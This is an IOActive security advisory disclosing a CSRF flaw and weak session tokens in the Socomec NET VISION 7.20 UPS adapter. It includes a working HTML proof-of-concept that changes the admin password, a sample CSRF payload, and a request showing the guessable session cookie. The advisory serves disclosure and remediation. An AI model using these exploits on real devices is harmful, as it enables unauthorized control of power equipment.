IOActive Security Advisory

Title	NET VISION Multiple Vulnerabilities
Severity	Low – Medium
Discovered by	Daniel Martinez
Advisory Date	2024-03-05
CVE	Pending

Affected Products

- NET VISION version 7.20

Background

Socomec, Inc. (Socomec) is an electrical equipment design and manufacturing company, specializing in low-voltage energy performance in terms of safety, service continuity, quality and energy efficiency.

NET VISION is a professional network adapter for monitoring and controlling UPS units from a remote location. It allows direct connection of a UPS to the IPv4 or IPv6 Ethernet network, thereby enabling remote management of the UPS using a web browser, a TELNET interface, or an NMS application via SNMP protocol.

Timeline

- 2022-09-29: IOActive discovers the vulnerabilities
- 2023-06-28: IOActive informs Socomec about the identified vulnerabilities
- 2023-11-21: Socomec informs IOActive that the vulnerabilities are fixed in the new Net Vision card (version 8). IOActive does not have access to the new Net Vision card (v8) and cannot comment on remediation validation
- 2024-01-09: IOActive notifies the vulnerabilities to INCIBE, the Spanish equivalent of CERT
- 2024-03-05 IOActive advisory published

Cross-site Request Forgery via Change Admin Password

Severity: Medium

Impact

IOActive saw a general lack of protection against cross-site request forgery (CSRF) attacks. During a CSRF attack, unauthorized commands are transmitted from a user that the web application trusts in a manner that is difficult or impossible for the web application to differentiate from normal actions from the targeted user.

As a result, attackers may trick application users into performing critical application actions that include, but are not limited to, adding and updating accounts.

A CSRF attack works by including a link or script in a page or email that accesses a site known to be vulnerable and have unexpired authentication. For example, let us assume John receives an email from Alice that contains a link or image tag linking to the vulnerable site as shown below:

```
<img src=http://CSRF_URL/attack.jhtml?c=JavaScript=PAYLOAD/>
```

If the vulnerable site keeps victim's authentication information in a cookie and the cookie has not expired, when the victim's browser attempts to load the image or link, it will successfully submit the payload form with his cookie. The exploit will be executed as an authenticated user without the victim’s approval or knowledge.

Users are authenticated by a cookie saved in their web browser that could unknowingly send HTTP requests to a site that trusts them and thereby causes one or more unwanted actions. Web applications that perform actions based on input from trusted and authenticated users (change email, change password, add account) without requiring the user to authenticate to the specific action are vulnerable to CSRF attacks.

Additionally, successful CSRF attacks are very difficult to detect from the application server, because the attacker is using the authenticated user's browser to perform actions they are already authorized to do. In the server logs, while the activity may in fact be logged, the actions will still be coming from the same computer, and thus IP addresses and other identifying information will be imperceptible between legitimate actions and the attacker's actions.

Proof of Concept

The following shows the functionality where a user can change their password. Crucially, the application does not request the current password:



Figure 1. Functionality to Change Admin Password

The following HTML code exploits the vulnerability:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://10.125.252.66/cgi/set_param.cgi"
method="POST" enctype="text/plain">
      <input type="hidden"
name="xml&amp;user&#46;su&#46;passCheck&#91;0&#93;"
value="IOActive1234&amp;user&#46;su&#46;passCheck&#91;1&#93;&#61;
IOActive1234" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

When the code was triggered, the password was changed to `IOActive1234`.

Remediation

IOActive recommends switching from an only-persistent authentication method (cookie or HTTP authentication) to a transient authentication method, such as cookies plus a hidden field provided on every form. This type of authentication will help prevent attacks including CSRF and denial of service.

Another recommended solution is to implement CSRF tokens. CSRF tokens should be generated on the server-side. They can be generated once per user session or for each

request. Per-request tokens are more secure than per-session tokens as the time range for an attacker to exploit the stolen tokens is minimal.

Additional Information: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Weak Session Control

Severity: Low

Impact

The application uses a five-digit integer to handle authentication. A five-digit integer is cryptographically weak. An attacker could try to get a valid session by performing a brute-force attack over the `tmpToken`.

Proof of Concept

The following code in `/super_user.js` handles session management for the administrative interface:

```
function runScript(e) {
      //alert(e.keyCode);
    if (e.keyCode == 13) {
      var hashkey2 = Base64.encode($("#login-box
#password").val());
      var tmpToken = getRandomInt(1,1000000);
      Set_Cookie("user_name",$("#login-box #username").val());
      //Set_Cookie("UshaTmpKey2",hashkey2);
      Set_Cookie("tmpToken", tmpToken);
document.getElementById("token").value = tmpToken;
```

The following request demonstrates how this value is used as a session cookie:

```
GET /PageTrap.asp HTTP/1.1
Host: 10.125.252.66
Cookie: user_name=admin; tmpToken=295055;  UshaAdmin=1
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
Safari/537.36 Burpito
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://10.125.252.66/menu.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,nl;q=0.7
Connection: close
```


Remediation

With the goal of implementing secure session IDs, the generation of identifiers (IDs or tokens) must meet the following properties:

- Session ID Name Fingerprinting: The default name of the web development framework should be a customized name.
- Session ID Length: The session ID must be at least 128 bits (16 bytes).
- Session ID Entropy: The session ID must be unpredictable (random enough) to prevent guessing attacks, where an attacker is able to guess or predict the ID of a valid session through statistical analysis techniques. For this purpose, a good PRNG (Pseudo Random Number Generator) must be used.
- Session ID Content: The value must be meaningless to prevent information disclosure attacks, where an attacker is able to decode the contents of the ID and extract details of the user, the session, or the inner workings of the web application. The session ID must simply be an identifier on the client side, and its value must never include sensitive information (or PII). The meaning and business or application logic associated to the session ID must be stored on the server side, specifically, in session objects or in a session management database or repository.

Additional Information:
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

